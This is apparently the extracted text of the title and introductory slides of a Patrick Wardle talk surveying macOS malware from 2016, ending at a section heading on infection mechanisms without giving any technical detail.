



Meet & Greet


with the Mac Malware Class of 2016



WHOIS



@patrickwardle




Objective-See

Synack

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

macOS malware of 2016




↓ objective-see.com/malware.html

FOR EACH MALWARE; ANALYSIS


0x1: infection mechanisms



